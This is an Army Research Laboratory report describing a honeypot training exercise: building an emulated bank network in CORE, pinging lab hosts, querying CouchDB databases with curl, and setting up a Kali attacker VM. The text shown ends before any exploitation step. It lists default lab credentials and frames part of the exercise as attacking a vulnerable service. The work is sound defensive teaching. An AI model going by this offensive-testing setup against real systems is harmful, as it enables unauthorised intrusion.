ARL-SR-0462 ● SEP 2022

Hands-on Cybersecurity Studies: Network Diversification with Honeypots

by Valeria Duron and Jaime C Acosta

NOTICES

Disclaimers

The findings in this report are not to be construed as an official Department of the Army position unless so designated by other authorized documents.

Citation of manufacturer's or trade names does not constitute an official endorsement or approval of the use thereof.

Destroy this report when it is no longer needed. Do not return it to the originator.

ARL-SR-0462 ● SEP 2022

Hands-on Cybersecurity Studies: Network Diversification with Honeypots

Valeria Duron
University of Texas at El Paso

Jaime C Acosta
DEVCOM Army Research Laboratory

REPORT DOCUMENTATION PAGE

Form Approved
OMB No. 0704-0188

1. REPORT DATE *(DD-MM-YYYY)*	**2. REPORT TYPE**	**3. DATES COVERED (From - To)**
September 2022	Special Report	February–August 2022

4. TITLE AND SUBTITLE
Hands-on Cybersecurity Studies: Network Diversification with Honeypots

5a. CONTRACT NUMBER

5b. GRANT NUMBER

5c. PROGRAM ELEMENT NUMBER

6. AUTHOR(S)
Valeria Duron and Jaime C Acosta

5d. PROJECT NUMBER

5e. TASK NUMBER

5f. WORK UNIT NUMBER

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)
DEVCOM Army Research Laboratory
ATTN: FCDD-RLC-ND
Adelphi, MD 20783

8. PERFORMING ORGANIZATION REPORT NUMBER
ARL-SR-0462

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)

10. SPONSOR/MONITOR'S ACRONYM(S)

11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT
Approved for public release: distribution unlimited.

13. SUPPLEMENTARY NOTES
ORCID ID: Jaime C Acosta, 0000-0003-2555-9989

14. ABSTRACT
Honeypot technologies are well known for their ability to mimic real networks to protect legitimate network assets. This report presents a novel cybersecurity exercise that aims at bringing awareness of honeypots, their usage, and how they can be used alongside the Common Open Research Emulator (CORE) for experimentation and learning.

15. SUBJECT TERMS
cybersecurity, honeypots, autonomous active defense, Collaborative Innovation Testbed, CyberRIG, Network and Computational Sciences

16. SECURITY CLASSIFICATION OF:			**17. LIMITATION OF ABSTRACT**	**18. NUMBER OF PAGES**	**19a. NAME OF RESPONSIBLE PERSON**
a. REPORT	**b. ABSTRACT**	**c. THIS PAGE**			Jaime C Acosta
Unclassified	Unclassified	Unclassified	UU	36	**19b. TELEPHONE NUMBER (Include area code)** (575) 993-2375

Standard Form 298 (Rev. 8/98)
Prescribed by ANSI Std. Z39.18

Contents

List of Figures

1. Introduction

Honeypots are a form of cybersecurity misrepresentation and are effective tools for diverting malicious traffic away from important systems by emulating real systems and luring attackers away from legitimate assets.[1] In the domain of cybersecurity, there is currently an asymmetry between the attacker and the defender due to the fact the defender must protect the entirety of a network or system, while the attacker may need only one vulnerability to succeed in their objectives. Furthermore, as new defenses are created, attackers continue to identify ways to bypass them. This ongoing loop is the reason adaptive cyber-defense techniques are essential. Not only do honeypots redirect adversaries away from legitimate resources, but they can also be used to observe, react, and adapt to them.[2] This report provides a learning module in the form of an interactive exercise that introduces publicly available tools for creating and using honeypots as cyber-defense technologies.

1.1 Exercise Overview

The exercise in this report focuses on publicly available tools that can be used to emulate real networks and experiment with defense technologies through the creation and use of honeypots. The participant takes a role both as a defender and a tester during this exercise. More specifically, their story role starts as a bank employee creating a realistic scenario of the bank network to use and store sensitive customer data as well as creating a honeypot version of the legitimate network along with fake data. In their first role as defender, the participant walks through and learns the tools for creating real system emulations and networks.

After the configuration portion of the exercise is complete and the network scenario is running, the participant takes on the role of an attacker, trying to find vulnerabilities in the bank network and ultimately being lured into exploiting the honeypot machine.

1.2 Common Open Research Emulator

The Common Open Research Emulator[3] (CORE) is an open-source tool for building virtual networks. CORE has the functionality of emulating real computer networks and runs in real time. It has an easy-to-use graphical user interface (GUI) as well as an application program interface.

CORE uses nodes to represent machines and systems in a network and uses a link tool to create connections between the nodes, while auto-assigning IP addresses.

The CORE RJ45 node acts as a physical interface tool, allowing real networks and devices to be connected to the running scenario through the node.

CORE has numerous complex functionalities but remains an overall lightweight software making it an extremely useful tool.

1.3 Gaining a Deeper Understanding

During the exercise, the participant learns how to use CORE's drag-and-drop interface to configure and link nodes to create the emulation of a fictitious bank's network. Through the use of CORE's RJ45 nodes, the participant also gains an understanding of how separate machines (in this case, virtual machines [VMs]) can be linked/connected to the RJ45 nodes in the scenario through their network interfaces.

Once the participant has gained an understanding of the different CORE functionalities through the configuration steps, they then use a set of tools, including the Metasploit Framework,[4] to test the network. Throughout the given exercise steps, they identify, scan, and probe a machine, allowing them to learn and experience how honeypots can lure attackers and protect legitimate systems.

2. Setup and Configuration

The setup of the exercise includes four VMs and several open-source software tools. These technologies are the following:

- Oracle VirtualBox 6.1.30 64-bit[5]
- Ubuntu 18 LTS 64-bit VM[6]
- CORE[3]
- Kali 2022.1 64-bit VM[7]
- Metasploit Framework[4]
- Alpine Linux 64-bit VMs[8]
- Docker
- Couch DB versions 1.6 and 2.0

The US Army Combat Capabilities Development Command Army Research Laboratory South Cyber Rapid Innovation Group Collaborative Innovation Testbed (CIT) is used to host the four VMs. The Ubuntu VM includes the CORE software already installed and ready to use. The two Alpine VMs are already preconfigured

to be connected to the CORE scenario through their network interfaces. These two Alpine VMs are not used by the participant but must be running for the exercise to be successful. The Kali VM is used by the participant as the attacker machine during the exercise. It contains the Metasploit framework ready to use during the exercise.

Any configuration needed to be done by the participant for the Kali VM or CORE software is explained and instructed in the exercise. All artifacts of this learning module are packaged using the repeatable experimentation system.[9]

3. Learning Objectives

The purpose of the exercise is to gain an understanding of available cybersecurity defense technologies in the area of network diversification through the use of honeypots. The participant gains an understanding of how honeypots can be used to divert malicious traffic away from important systems by emulating real systems and luring attackers to the honeypot. Furthermore, they experience how honeypots can be effective in shifting costs to the attacker, by wasting attacker resources and time.

The learning objectives associated with the exercise are as follows:

- **Use and functionality of the CORE.** Participants are tasked with creating and configuring a network scenario emulating that of a real bank network. Not only do they learn how to model a realistic network, but also how separate machines can connect and communicate with one another using CORE's "physical interface" nodes.
- **The role and capabilities of static honeypots in cyber deception.** Participants scan two IP addresses obtained and find information regarding both. From this information, they can see both machines running the same service, but different versions. The older version acts as the static honeypot, luring the participant to it, due to older systems commonly being more vulnerable. In this way, the participant can experience first-hand how effective static honeypots can be in increasing real system's protection.
- **The limitations of static honeypots.** While the participant learns the effectiveness of static honeypots, toward the end of the exercise they also realize they have limitations. While the static honeypot does lure the attacker toward it, it does not prevent them from attacking the legitimate machine. If the attacker had attempted to attack the legitimate machine, they would have realized it contained the same vulnerability. This emphasizes

the fact that, while it can be helpful to have seemingly vulnerable networks exposed (honeypots), it cannot guarantee protection.

4. Exercise

The following exercise is presented to participants in a step-by-step fashion. Participants complete several tasks through the CIT system. All the data and systems in the exercise are fictional and simulated.

This mission briefing is provided to participants:

> **Story: You are an administrator for the (fictitious) El Paso Bank. All El Paso Bank customer information is stored in databases using Apache CouchDB. One of your tasks as administrator consists of taking a defender role and protecting sensitive information. You have recently discovered there was a vulnerability found in CouchDB. It is your job to discover any vulnerabilities in the company's networks.**

4.1 Background

The following is provided as the background to the participants:

****

You use the Common Open Research Emulator (CORE) software for your testing. CORE allows you to create networks using a visual, drag-and-drop interface. You use CORE and other realistic systems to create a network for the El Paso Bank. The network that you create is shown in Fig. 1.

enp0s *and* ***eth*** *signify two different types of naming conventions. By default, Ubuntu uses the* ***enp0s*** *naming scheme, while Debian uses the* ***eth*** *naming convention. The CORE scenario has three separate VMs, which are linked/connected through RJ45 nodes. These three VMs represent the Attacker, Legitimate, and Honeypot machines. The CORE VM has the* ***enp0s*** *network interfaces, while the Attacker, Legitimate, and Honeypot VMs have* ***eth****. In the following steps, we configure these connections for the Attacker machine. The network interfaces for the Legitimate and Honeypot machines have been preconfigured for you.*

****



Fig. 1 Network interfaces

4.2 Step 1 – CORE VM Setup

In this step, you create a network scenario using the CORE. To create the scenario, you configure and connect together several VMs.

1) Open the CORE VM.

   If you are prompted for a login on the VM in the browser, use the following credentials (Figs. 2 and 3):

   username: **researchdev**

   password: **toor**

Fig. 2 Researchdev user



Fig. 3 Login

2) To open CORE, you need to start the CORE daemon. Open a terminal window by right-clicking on the desktop and selecting Open Terminal. Afterward, input and run the following:

sudo core-daemon

*The **sudo keyword is used** before commands to run programs as a root user. When prompted for a password, use **toor**.*

3) Once the CORE daemon has been restarted, open the CORE GUI. In a new, separate, terminal window, input and run the following (Fig 4):

sudo core-gui



Fig. 4 Initiating CORE

4.3 Step 2 – Creating Static Scenario

First, you replicate the company's network for testing.

The left-hand sidebar on CORE contains the nodes and links for network generation (Fig. 5).

Fig. 5 CORE sidebar

1) Add the following nodes to the canvas: one **router** , three **ethernet switches** , and three **RJ45** nodes .

****

To name regular nodes, you need only to double click the node and change it in the configuration settings. For RJ45 nodes, the name is set to the network interface that it is representing. For clarity, you can name these nodes by using the CORE text tool on the left-hand sidebar.

****

2) Click on the pencil icon which displays the different annotation tools. Select the text tool to name the **RJ45** nodes **Attacker**, **Legitimate**, and **Honeypot** to represent the three connected VMs. Double click the **ethernet switches** and name them as follows: **switch-A**, **switch-L**, and **switch-H**, representing the Attacker, Legitimate, and Honeypot network connections (Fig. 6).



Fig. 6 Static scenario nodes

3) Click on the cursor icon on the left-hand sidebar, then double click the RJ45 nodes to set the physical interface. This is done to connect the external machines to the nodes that represent them (Fig. 7). Set them as follows:

   Attacker router – enp0s3

   Legitimate router – enp0s9

   Honeypot router – enp0s8

Fig. 7 RJ45 nodes and their corresponding network interfaces

****

In Fig. 8, we can see how we are using the RJ45 node as the network interface ***enp0s3****, through which we connect the Attacker machine.*



Fig. 8 Network interfaces – Attacker machine

****

4) Now that the nodes have been created, you use the link setting from the left-hand sidebar to connect them. Once you have selected the link setting, you need only to click and drag from one node to another to link them.

CORE auto-assigns IP addresses based on the order of the nodes linked. For this reason, the order in which you connect the nodes is important; connect them as shown in Fig. 9.



Fig. 9 Node link order

****

CORE auto-assigns both IPv4 and Ipv6 addresses. For this exercise, we are not using the IPv6 addresses, so we remove them from the view for clarity.

****

5) Go to **View** on the menu bar, and under **Show**, deselect **IPv6 Addresses**. Furthermore, also select **Interface Names** to display the interfaces in the scenario for best understanding (Fig. 10).



Fig. 10 View configuration

***Interface Names** should be checked and **IPv6 Addresses** unchecked.*

6) We now organize the nodes, for clarity, to best resemble the real network organization. Click the **selection tool** and move the nodes and text to match Fig. 11. (Your scenario does not have to look exactly the same but should be similar for best understanding).



Fig. 11 Nodes with auto-assigned IP addresses

*After you have linked the nodes, save the CORE scenario as **p2s4.imn**. This save serves as a backup in case you need to come back to this point.*

7) After linking the nodes, you can see how CORE auto-assigned the IP addresses. This goes to show why the order of connection matters. Now, you must configure the router node links to match their corresponding network interfaces. To configure the router node settings, double click on the node and set the IPv4 addresses to match those in Fig. 12.

Attacker Gateway – 10.0.5.1

Honeypot Gateway – 10.0.1.1

Legitimate Gateway – 10.0.3.1



Fig. 12 Router configuration

After configuring the router IP addresses, your scenario should resemble that in Fig. 13.



Fig. 13 Static scenario

You have now configured the gateway addresses for the Attacker, Legitimate, and Honeypot machines through the router.

Review: Match up the Gateway IP addresses to the corresponding letter (A, B, C) associated with each machine in Fig. 13.

10.0.1.1: _____

10.0.5.1: _____

10.0.3.1: _____

The next few steps are intended to help you test that the connections are configured correctly using the ***ping*** command. More specifically, you try to ping the Legitimate and Honeypot machines from the CORE machine (specifically the router node), as shown in Fig. 14.



Fig. 14 Network interfaces – Legitimate and Honeypot machines

8) Click the green play button on the left-hand sidebar on CORE to start the scenario. Double click the **router** node (Fig. 15). This opens a terminal (Fig. 16).



Fig. 15 Router node



Fig. 16 Router node terminal

9) In this terminal, test the connections to the Legitimate machine by inputting and running the following:

ping 10.0.3.10

If the connection was configured correctly, you should see a reply packet, as shown in Fig. 17.

```
root@router:/tmp/pycore.33669/router.conf# ping 10.0.3.10
PING 10.0.3.10 (10.0.3.10) 56(84) bytes of data.
64 bytes from 10.0.3.10: icmp_seq=1 ttl=64 time=0.332 ms
64 bytes from 10.0.3.10: icmp_seq=2 ttl=64 time=0.347 ms
64 bytes from 10.0.3.10: icmp_seq=3 ttl=64 time=0.321 ms
```

Fig. 17 Ping test 1

10) Press the **CTRL+C** keys on the keyboard to terminate the ping command (Fig. 18).

```
64 bytes from 10.0.3.10: icmp_seq=2 ttl=64 time=0.415 ms
64 bytes from 10.0.3.10: icmp_seq=3 ttl=64 time=0.407 ms
^C
--- 10.0.3.10 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2045ms
rtt min/avg/max/mdev = 0.354/0.392/0.415/0.027 ms
root@router:/tmp/pycore.33669/router.conf#
```

Fig. 18 Ping test 2

11) Now repeat steps 8 and 9 to test connectivity to the **Honeypot** machine, but this time, ping the **10.0.1.10** address (Fig. 19).

```
root@router:/tmp/pycore.33669/router.conf# ping 10.0.1.10
PING 10.0.1.10 (10.0.1.10) 56(84) bytes of data.
64 bytes from 10.0.1.10: icmp_seq=1 ttl=64 time=0.554 ms
64 bytes from 10.0.1.10: icmp_seq=2 ttl=64 time=0.595 ms
^C
--- 10.0.1.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1004ms
rtt min/avg/max/mdev = 0.554/0.574/0.595/0.031 ms
root@router:/tmp/pycore.33669/router.conf#
```

Fig. 19 Ping test 3

Once everything is configured correctly, save the CORE scenario by clicking on File>Save As (Fig. 20). Name the scenario **p2s11**.



Fig. 20 Saving the scenario

4.4 Step 3 – CouchDB Data

Story: The El Paso bank has very important and sensitive data stored in its databases. The honeypot you are creating replicates these databases but protects the legitimate information by providing false data.

1) With the CORE scenario still running, double click the router node to open a terminal.

2) To check the CouchDB is running in the Legitimate machine, input and run the following:

curl -X GET http://10.0.3.10:5984

Based on the output from the previous command, what CouchDB version is running at address 10.0.3.10? _____

****

Apache CouchDB is a database server used for creating, storing, transferring, and processing data. The databases can be accessed and operated using couch client within the CouchDB network, which is a user interface for managing the data. However, CouchDB can also be accessed and managed through http requests using curl.

Curl is a command-line tool for transferring data using various network protocols. Curl communicates by specifying the URL to send or receive data from. We use curl in this case to get information from the El Paso Bank database.

****

3) Now we check the Legitimate machine's databases by inputting and running the following (Fig. 21):

curl -X GET http://10.0.3.10:5984/_all_dbs

```
root@router:/tmp/pycore.36199/router.conf# curl -X GET http://10.0.3.10:5984/_all_dbs
["clients","data","passwords","users"]
```

Fig. 21 Legitimate databases

Here we can see that El Paso Bank has four databases: clients, data, passwords, and users. These have been recreated with false information for the Honeypot CouchDB.

4) Now we check the honeypot CouchDB is running in the Honeypot machine. In the router terminal, input and run the following:

curl -X GET http://10.0.1.10:5984

Based on the output from the previous command, what CouchDB version is running at address 10.0.3.10? _____

5) Now we check the Honeypot machine's databases by inputting and running the following (Fig. 22):

curl -X GET http://10.0.1.10:5984/_all_dbs

```
root@router:/tmp/pycore.36199/router.conf# curl -X GET http://10.0.1.10:5984/_all_dbs
["_users","clients","data","passwords","users"]
```

Fig. 22 Honeypot databases

Now we have seen the Legitimate data we are trying to protect and the Honeypot data we are then using to lure attackers.

4.5 Step 4 – Attacker VM

While your previous role was as an administrator in the El Paso Bank, you are now taking a different role as a tester or attacker.

Now that the CORE scenario is set up, you configure a separate VM from which to conduct your attack.

Story: Your job is to find a vulnerability in the El Paso Bank network and view the information on the server.

Press back on the browser and select the Attacker VM.

If you are prompted for a login on the VM in the browser, use the following credentials:

username: **researchdev**

password: **toor**

1) To see the current network interfaces, open a terminal (right-click and select Open Terminal Here), input and run the following:

sudo ifconfig

****

The ifconfig command stands for interface configuration and is used to view all of a system's network interfaces as well as edit or change their configuration. The network interfaces are the components on a system that can be used to connect to a network, for example, Wi-Fi, ethernet, and so on.

****

What network interface do you see that starts with the word ***eth***?

Network Interface: _____

This is the **Attacker** network interface we are using to connect to the **RJ45 Attacker node** in the CORE scenario (Fig. 23).

```
┌──(researchdev㉿kali)-[~]
└─$ sudo ifconfig
[sudo] password for researchdev:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
